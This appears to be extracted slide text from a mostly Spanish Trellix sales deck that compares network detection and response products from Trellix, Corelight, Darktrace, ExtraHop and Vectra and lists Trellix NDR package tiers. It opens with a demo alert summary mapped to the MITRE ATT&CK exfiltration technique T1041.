- The alert was first detected on the 192.168.56.115 host, which should be the primary focus of the investigation.
- The MITRE ATT&CK technique T1041 - Exfiltration Over C2 Channel is the most relevant mapping for this alert, as the events indicate an attempt to exfiltrate data over a C2 channel.

Alert Details

Tactic name	exfiltration
Technique	Exfiltration Over C2 Channel

DEMO

Análisis competitivo de NDR

Detección de amenazas desconocidas y emergentes

Panorama competitivo

		Trellix	corelight	DARKTRACE	ExtraHop	VECTRA
Threat Detection	IDPS Signatures	Yes	Open Source	No	Optional	Vectra Match
	Threat Intelligence Integration	Yes	No	Yes	Yes	Yes
	Dynamic Analysis Sandbox	Yes	No	No	No	No
	Anomaly Detection – Machine Learning	Yes	Cloud	OnPrem / Cloud	Cloud	Cloud
	Anomaly Detection – Behavioural	Yes	Cloud	Yes	Cloud	Cloud
	Encrypted Traffic Analysis	Yes	Yes	Yes	Yes	Yes
Visibility	IT Asset Discovery	Yes	Yes	Yes	Yes	Limited
	IOT / OT Asset Discovery	Roadmap	Yes	Yes	Yes	No
	SSL Traffic Decryption	Yes	No	No	Yes	No
Investigation	L7 Meta Data	Yes	Yes	Yes	Medium	Vectra Recall
	Netflow Records	Yes	Yes	Yes	Optional	Yes
	Risk Profiling	Yes	Yes	Yes	Medium	Yes
	Guided Investigation Workflow	Yes	Splunk	Medium	Yes	Yes
	GenAI Alert Summarisation	Yes	Yes	Yes	Yes	Yes
	MITRE ATT&CK Mapping	Yes	Yes	Yes	Yes	Vectra Recall
Hunting	Session Reconstruction	Yes	No	No	Yes	Vectra Recall
	Selective-packet capture and reconstructio	Yes	No	Yes	Yes	No
	Full-packet capture and reconstruction	Roadmap	3rd Party Tool	No	Yes	No

Panorama competitivo

		Trellix	corelight	DARKTRACE	ExtraHop	VECTRA
Containment & Remediation	In-line inspection	Yes	No	No	No	No
	Passive inspection	Yes	Yes	Yes	Yes	Yes
	Real-time Blocking					
	SOC Tool Integration	Yes	No	No		No
	Endpoint Integration	Yes	Yes	Yes	Yes	Yes
Deployment	On-prem, Cloud	Yes	Falcon	Yes	Yes	Yes
	Physical, Virtual					
	Security Expertise	Yes	Yes	Yes	Yes	Yes
	Professional Services	Yes	Yes	Yes	Yes	Yes
Support		Yes	Relies on open source	Weak	Yes	Weak
		Yes	3rd Party	No	Yes	Yes

Trellix

NDR Packages

Paquetes NDR

Essential

Investigate

- Módulo NDR
- Consola NDR
- Sensor NDR (con licencia para 1, 3, 5, 10, 20, 40 o 60 Gbps)
- Detección de amenazas
- Acciones de respuesta nativas
- Detecciones de anomalías de ML/AI
- Integraciones de redes de

Advanced

Forensics

- NDR Esencial
- Análisis forense de redes: retención de 90 días
- Paquete Premium Trellix Wise

Trellix

Trellix